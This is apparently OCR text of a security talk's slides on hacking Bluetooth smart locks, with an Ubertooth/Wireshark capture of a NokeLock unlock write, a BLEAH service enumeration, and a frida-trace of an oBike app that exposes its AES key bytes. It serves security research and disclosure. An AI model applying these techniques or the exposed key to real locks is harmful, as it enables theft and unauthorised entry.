
# Major Components





# Lock Decomposition





Logic
Controller /
BLE
Motor to
release lock


Notch
Spring
Mechanism


Pin
Notch


>>> Picking Bluetooth Low Energy Locks from a Quarter Mile Away
Anthony Rose & Ben Ramsey
MERCULITE SECURITY
Bluetooth SMART
Sławomir Jasek
slawomir.jasek@securing.pl
slawomir.jasek@smartlockpicking.com
@slawekja
Blue picking – hacking Bluetooth Smart Locks
HackInTheBox Amsterdam, 14.03.2017

# Ubertooth One – Wireshark Capture



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 758 | 65.667491400 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |
| 759 | 65.717492200 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |
| 760 | 65.767716700 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 62 | L2CAP Fragment[Unreassembled Packet] |
| 761 | 65.792493900 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |
| → 762 | 65.892653700 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | ATT | 56 | UnknownDirection Write Request, Handle: 0x0107 (Unknown: Unknown) |
| 763 | 65.892908400 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |
| 764 | 65.917493900 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |
| 765 | 65.917885200 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | ATT | 56 | UnknownDirection Handle Value Notification, Handle: 0x0109 (Unknown: Unknown) |
| 766 | 65.918140000 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |
| ← 767 | 65.918403000 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | ATT | 38 | UnknownDirection Write Response, Handle: 0x0107 (Unknown: Unknown) |
| 768 | 65.918642500 | Unknown_0xaf9a82eb | Unknown_0xaf9a82eb | LE LL | 33 | Empty PDU |

```
[Slave Address: d1:bf:36:20:b8:08 (d1:bf:36:20:b8:08)]
▸ Data Header: 0x170a
[L2CAP Index: 39]
▸ CRC: 0xfc0963
▾ Bluetooth L2CAP Protocol
Length: 19
CID: Attribute Protocol (0x0004)
▾ Bluetooth Attribute Protocol
▸ Opcode: Write Request (0x12)
▸ Handle: 0x0107 (Unknown: Unknown)
Value: 86f491c203702565c5415e6c4a193176
[Response in Frame: 767]
```

```
0000  00 00 18 00 93 00 00 00  36 75 0c 00 00 96 09 01   ........ 6u......
0010  87 b0 96 45 24 24 00 00  eb 82 9a af 0a 17 13 00   ...E$$.. ........
0020  04 00 12 07 01 86 f4 91  c2 03 70 25 65 c5 41 5e   ........ ..p%e.A^
0030  6c 4a 19 31 76 3f 90 c6                           lJ.1v?..
```

# what do I need?

MWR INFOSECURITY

1. Communication Endpoints
2. Understanding the Data

# BLEAH - Services and Characteristics

MWR INFOSECURITY

```
@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ d1:bf:36:20:b8:08 (-51 dBm) ──────────────
| Vendor                | ?
| Allows Connections    | ✓
| Address Type          | random
| Complete Local Name   | NokeLock
| Complete 16b Services | u'e7fe'
| Manufacturer          | u'0102d1bf3620b808'

@ Connecting to d1:bf:36:20:b8:08 ... connected.
@ Enumerating all the things ....
```

| Handles | Service > Characteristics | Properties | Data |
|---|---|---|---|
| 0001 -> 0005 | Generic Access ( 00001800-0000-1000-8000-00805f9b34fb ) | | |
| 0003 | Device Name ( 00002a00-0000-1000-8000-00805f9b34fb ) | READ | u'NokeLock' |
| 0005 | Appearance ( 00002a01-0000-1000-8000-00805f9b34fb ) | READ | Unknown |
| 0006 -> 0008 | Generic Attribute ( 00001801-0000-1000-8000-00805f9b34fb ) | | |
| 0008 | Service Changed ( 00002a05-0000-1000-8000-00805f9b34fb ) | INDICATE | |
| 0100 -> 0104 | 18a0 ( 000018a0-0000-1000-8000-00805f9b34fb ) | | |
| 0102 | Magnetic Flux Density - 2D ( 00002aa0-0000-1000-8000-00805f9b34fb ) | READ INDICATE | |
| 0104 | Magnetic Flux Density - 3D ( 00002aa1-0000-1000-8000-00805f9b34fb ) | WRITE | |
| 0105 -> 0110 | fee7 ( 0000fee7-0000-1000-8000-00805f9b34fb ) | | |
| 0107 | 36f5 ( 000036f5-0000-1000-8000-00805f9b34fb ) | WRITE | |
| 0109 | 36f6 ( 000036f6-0000-1000-8000-00805f9b34fb ) | NOTIFY READ | Error from Bluetooth stack (comerr) |
| 010b | fec7 ( 0000fec7-0000-1000-8000-00805f9b34fb ) | WRITE | |
| 010d | fec8 ( 0000fec8-0000-1000-8000-00805f9b34fb ) | READ INDICATE | |
| 0110 | fec9 ( 0000fec9-0000-1000-8000-00805f9b34fb ) | READ | '' |

```
root in ~/Desktop
⚡
```

# frida-trace

MWR INFOSECURITY

```
Started tracing 395 functions. Press Ctrl+C to stop.
           /* TID 0x503 */
  1440 ms  +[OBikeEncrypt aesEncryptString:customer&260dd99cfcd2024764019d30d6a099a7e120b26c]
  1473 ms     | +[OBikeEncrypt aesEncryptData:<63757374 6f6d6572 26323630 64643939 63666364 32303234 37363430 31396433 30643661 30393961 37653132
  30623236 63> keyData:<6f42694f 534d5946 557a4c65 64333234>]
  2210 ms  -[UIStatusBarBluetoothItemView updateForNewData:0x102840a00 actions:0x0]
  2210 ms  -[UIStatusBarBluetoothItemView contentsImage]
  2212 ms  -[UIStatusBarBluetoothItemView setVisible:0x0]
  2216 ms  -[UIStatusBarBluetoothItemView updateForNewData:0x102840a00 actions:0x0]
  2217 ms  -[UIStatusBarBluetoothItemView setVisible:0x1]
  2217 ms     | -[UIStatusBarBluetoothItemView alphaForConnected:0x0]
  2220 ms  -[UIStatusBarBluetoothItemView setVisible:0x1]
  2220 ms     | -[UIStatusBarBluetoothItemView alphaForConnected:0x0]
  2430 ms  +[OBikeBluetoothManager sharedInstance]
  2430 ms     | -[OBikeBluetoothManager init]
  2431 ms  -[OBikeBluetoothManager startConnectionBluetoothAndlock:0x16fdf5708]
  2431 ms     | -[OBikeBluetoothManager setBluetoothLockBlock:0x16fdf5708]
  2994 ms  +[OBikeEncrypt
  aesEncryptString:{"dateTime":"1521984439382.440186","deviceId":"1521828969000-8035385"}&a17f1c00d742c8e4c5434a871f0d0c3fcb3deab8]
  2996 ms     | +[OBikeEncrypt aesEncryptData:<7b226461 74655469 6d65223a 22313532 31393834 34333933 38322e34 34303138 36222c22 64657669 63654964
  223a2231 35323138 32383936 39303030 2d383033 35333835 227d2661 31376631 63303064 37343263 38653463 35343334 61383731 66306430 63336663 62336465
  616238> keyData:<6f42694f 534d5946 557a4c65 64333234>]
  3001 ms  +[OBikeEncrypt
  aesEncryptString:{"dateTime":"1521984439389.032959","deviceId":"1521828969000-8035385"}&adbc516e4ca59231ee2d0d5b1ea3b5bd0478aa6c]
  3002 ms     | +[OBikeEncrypt aesEncryptData:<7b226461 74655469 6d65223a 22313532 31393834 34333933 38392e30 33323935 39222c22 64657669 63654964
  223a2231 35323138 32383936 39303030 2d383033 35333835 227d2661 64626335 31366534 63613539 32333165 65326430 64356231 65613362 35626430 34373861
  613663> keyData:<6f42694f 534d5946 557a4c65 64333234>]
  3035 ms  +[OBikeEncrypt
  aesEncryptString:{"dateTime":"1521984439422.013916","deviceId":"70C88AAA-A7EE-4FEE-8858-1779F312E3DA"}&9a394a0ac434cbcbce97c9b4688f50672d6acece]
  3036 ms     | +[OBikeEncrypt aesEncryptData:<7b226461 74655469 6d65223a 22313532 31393834 34333934 32322e30 31333931 36222c22 64657669 63654964
  223a2237 30433838 4141412d 41374545 2d344645 452d3838 35382d31 37373946 33313245 33444122 7d263961 33393461 30616334 33346362 63626365 39376339
  62343638 38663530 36373264 36616365 6365> keyData:<6f42694f 534d5946 557a4c65 64333234>]
  3046 ms  +[OBikeBluetoothManager sharedInstance]
  3046 ms  -[OBikeBluetoothManager bikeCode]
  3051 ms  +[OBikeBluetoothManager sharedInstance]
  3051 ms  -[OBikeBluetoothManager bikeCode]
  3052 ms  +[OBikeBluetoothManager sharedInstance]
  3052 ms  -[OBikeBluetoothManager startScanningBLEForBLEStatusChange]
  3053 ms     | -[OBikeBluetoothManager bikeCode]
  3081 ms  +[OBikeBluetoothManager sharedInstance]
  3082 ms  -[OBikeBluetoothManager bikeCode]
  3085 ms  +[OBikeBluetoothManager sharedInstance]
  3085 ms  -[OBikeBluetoothManager bikeCode]
  3097 ms  +[OBikeBluetoothManager sharedInstance]
  3097 ms  -[OBikeBluetoothManager bikeCode]
```

# iOS CoreBluetooth

MWR INFOSECURITY

